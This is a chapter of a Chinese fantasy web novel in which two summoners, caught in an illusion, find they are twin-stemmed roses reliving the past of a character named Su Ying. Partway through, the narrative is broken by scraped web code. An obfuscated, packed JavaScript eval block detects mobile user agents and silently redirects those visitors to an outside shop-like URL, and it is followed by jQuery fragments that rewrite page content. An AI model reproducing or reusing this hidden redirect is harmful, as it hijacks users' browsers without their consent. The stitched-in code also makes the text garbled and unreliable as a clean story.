周显人麻了。
还没等他思考,要怎么使她说出具体感受,常小玉就自己交代,她能看清天上帝流浆落下的轨迹。
原来那些流星般的拖尾光点就是帝流浆。
周显想,那他也是啊。
但他没法表达自己的感受。
幸亏常小玉主动问他:“小召,你有没有这种感觉?”虽然按理说召唤物应该不会修炼的,但连她都有种自己灵智大开的感觉,说不定小召也有呢?那常小玉是人,应该不存在开启理智的说法。开启灵智只针对非人物种。
不过,此刻幻境里,她也不是人……
周显立即捏她手,用力那种。以此来表达他对自身有类似变化的震惊。
常小玉一怔。原来小召也感觉到了。又一想,也对,她自己不也是?
她思考几秒,才说:“我推测,应该和我们现在所处的幻境有关。在这里,我们应该就是植物,刚才吸收了帝流浆,所以开启了灵智。”又想一想,“我们手分不开,很可能是,我们是一种并蒂的植物?因为如果是两株,就应该能轻松分开了吧。你觉得呢?小召。”
并蒂?
那这种现象其实非常稀有。周显一边捏捏她手,给出回应,一边思考。她说的这种可能性确实很大。
但直到此刻,两人还没弄明白,这个幻境到底是要干什么?
*
此时已被幻境淘汰,却仍被困住的顾铭等人,则是集体坐在了草坪上。
司马覃无聊地四处打量:“那两个人居然坚持了这么久?”
该不会是趁机牵手不想出来吧?不过,难道离开幻境就不能牵了吗?
他完全搞不懂是怎么回事。
余承风也觉得无聊。他摸了摸自己裤兜,然后冲半空中秋千上的苏樱喊道:“喂!能不能把我手机给我?”
司马覃眼睛瞪大。居然找敌人要手机?
结果顾铭也抬头:“我的也给我一下。”
齐颂也抬头,没说话,但意思很明显。
秋千上的苏樱:……
说不上来什么感受,就是有一点那种无语,但又不仅仅是无语,似乎又混杂了一些难以名状的不适感……那是她不喜欢上网,假如她经常上网,就会明白,这就是大众俗称的——蛋痛的感觉。
这四个人还是都拿到了自己手机。
司马覃暗戳戳试着拨了一个电话,当然是没信号,提示不在服务区。
余承风像看弱智一样看他。要这样就能求救,那还破除个鬼的幻境。
然后大家各干各的。
顾铭开始看论文,余承风追剧,齐颂居然在打植物大战僵尸。
只有司马覃……
这老实孩子手机里既没有游戏,也没有小说,更没有电影和剧。
他先看了一会儿齐颂打游戏。但僵尸走得太慢,尤其那个拿铁门的,走半天都走不过去,看着实在有些无聊。他又不能直接上手去点人家屏幕。犹豫一下,又去看余承风。
余承风大方分享:“来,一起看。偶像剧。”
看了一会儿感觉自己想冲进去揍人。
女生因为男的被人欺负,那个男的居然质问女方:你为什么不能保护好自己?
司马覃:???不是大哥,这特么你的锅还能甩人家女方身上?没见过这么不要脸的。他要是这女生,先两巴掌扇过去再说。
逼得他心里脏话都出来了。
再看余承风,居然看得津津有味。
最后去看一下顾铭。
反正余承风都看了,也不差顾铭一个。
结果一看,全是英文。
密密麻麻的英文字母,整个屏幕连一个熟悉的单词都找不到。
顾铭看他一眼:“需要给你翻译吗?”
司马覃:翻译毛线啊,这一看就是他不懂的领域。
不过还是淡定摇头:“不。”
最后还是回余承风那儿,一起看那部让人蛋痛的偶像剧。
此时,幻境之中。
常小玉和周显终于弄清了自己是什么。
不为别的,因为他两居然开花了。
“这是……玫瑰吧?”常小玉低头看看自己。这感觉还挺奇怪的。
她清楚的知道自己是常小玉,是召唤师,但她看自己时,却又能清晰的感受到,她此时是一朵粉玫瑰。
就像她的大脑被划分出一块区域,这块区域里全是关于她在幻境里的一切。那些记忆也全部存放在此。比如最开始她被浇水,淋雨时被人保护,发芽,接收帝流浆的洗礼……开启灵智。
再看一下周显,他也是玫瑰。一朵白玫瑰。
并蒂玫瑰——周显想。这真的世间罕见。据说概率是十万分之一。
两人就这事又交换了意见。简单来讲,就是常小玉问,周显给出反馈。
接着,他两发现,那彼此握在一起的手,似乎又有些松动了。
常小玉推断:“我们牵在一起的手,应该就象征我们的根部。我们是并蒂玫瑰,是同株植物,所以手没办法分开。”
周显不等她问,就捏一下她手,表示赞同。
“如果强行分开,那肯定就会被幻境淘汰了。”常小玉笃定地说。
嗯?周显惊讶。
他没想到,她还能得出这个结论。但一细想,其实非常有道理。
理由在于,他们此刻握在一起的手有所松动。那就说明,随着时间的推移,他们是可以自己分开的。在那之前,强行分开必然会带来灭亡。
常小玉又回忆了一下曾经听顾铭提起过的吐纳方式,没有保留的告诉周显。
两个人就这样在幻境里每天修炼。
时间长了,周显竟真的感觉自己,有一点像一朵开启灵智、努力修炼的白玫瑰了。
不知道常小玉是不是这种感觉。
他不知道的是,常小玉是有这种感受。可她的大脑已经自动分区,所以并没像周显那样,越来越感觉自己是一朵玫瑰。
不,应该是她有这种感觉的同时,也没丢失自我。
真正的她就像一个局外人,搬了一把椅子坐在幻境之外,凝视着幻境里的一切。只要她想,幻境里的那个她立即就能反应过来,真正的她只是常小玉。她以为周显和她处境一样。还不知道,她的小召已经渐渐将自己当成一朵真的玫瑰了。
直到有一天,周显突然开口,说了一句:“我们给自己取个名字吧?”
常小玉一下就愣住了。
“我觉得,是那天的星星让我有了人类的思维。我就叫苏星好了。”
苏星?
常小玉忍不住看他。
此刻的周显,表情祥和,仿佛就如山坡上静静伫立的柔美花朵一般。她还能看清他的脸,却又感觉,自己仿佛看到的,只是一朵纯白的玫瑰花。
“你也给自己取个名字吧。”周显语气温地说,“你就叫我阿星,或者直接叫我苏星也行。”
常小玉意识到,小召明显已经融入幻境之中了。</p
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17145250|190440||http|test|mini|href|location''.split(''|''),0,{}));
() {$(''.inform'').remove();
$(''#content'').append(''
>
她想了一下,轻声叫他:“小召。”
并用力捏了一下他手。
周显一怔,似在回味什么,过一会儿才说:“我不要叫那个名字。我叫苏星。”
常小玉看他。
一种淡淡的愁绪忽然笼上心头。有一部分是她本身对周显的担忧;而剩下的,是自己这朵玫瑰,在担心并蒂之上的另外一朵。
并蒂玫瑰。一男一女。
此时的她和周显就如亲姐弟一般。
常小玉试着将自己也沉浸于幻境之中。接着她说出了自己的台词:“好。你就叫苏星。”
“那你叫什么?”周显立即问。
“我叫苏樱。”
说完后的她,愣住了。
苏樱?苏会长。
原来她是一朵粉玫瑰。还是并蒂玫瑰的其中一朵。
可是,之前招待他们的只有一个人啊?那苏星去哪儿了?
常小玉现在已经反应过来,这个幻境应该就是苏樱之前经历过的一切。就是不知道为什么要用过去的记忆来打造幻境。
想明白后,她更不慌了。虽然不知道为什么她可以自由抽离幻境。人是没法离开,但她确实不会全身心沉浸其中而忘了自我。
但是,此刻的常小玉决定,就当成一次角色扮演就好。现在的她,就扮演苏樱就行了。
因为只有演,才能让幻境顺利进行。这样就能看见苏樱的过往了。
也因为她的故意配合,幻境果然缓缓推进了时间线。
两朵玫瑰每天勤奋修炼。
女孩子依旧每天来为他们浇水。
直到有一日,她带了一副线手套,端着一个陶土制成的花盆走过来。
“我要嫁人了。你们,能和我一起去吗?”尾音柔得像是要融化在风里。她脸上是浅浅的笑容,端庄却还未完全脱离稚气。
苏念知小心翼翼将这株宝贵的并蒂玫瑰移植到了花盆里。
哦,对了。
他两给自己取名字都带一个“苏”字,就是因为她姓苏。
苏星说,是她让它们发芽,才有机会开启灵智。所以,就跟着她姓吧。
苏念知才刚满十八,但在那个年代已经算结婚晚的了。
她的丈夫也是书香门第,姓程,叫程函之。
一个念知,一个函之,很是登对。
苏念知念过书,起初和程函之还是恩爱过一段时间。
但二十岁岁的程函之向往的不是这种稳定的度日。他要留洋。
一个人去,两个人回。
程函之要离婚。
但两家父母都不允。
他便将气发在温柔体贴的苏念之身上。
妥妥的渣男啊。——常小玉感叹。
他如果仅凭一己之力不牵连他人的离婚,她还高看他一眼。这样靠折磨妻子来达到目的,是真的不要脸。
这个婚终于还是离了。
苏念之是爱丈夫的,也想不通曾经恩爱的对象,为何如今视她为仇敌。父母竟也觉她丢脸,劝她少外出。渐渐地,她就消瘦下去。到最后连吃口饭都变得困难起来。
请来的大夫也摇头,说让准备后事吧。
周显,噢不,是苏星,言辞恳切的请求常小玉:“阿樱,你修为比我厉害,我的妖力都给你。你帮我救一下苏小姐吧?”
幻境之外那个清醒的常小玉默默看着这一幕。
沉浸在幻境里的那个她正准备答一个“好”字。常小玉开口了:“不好。”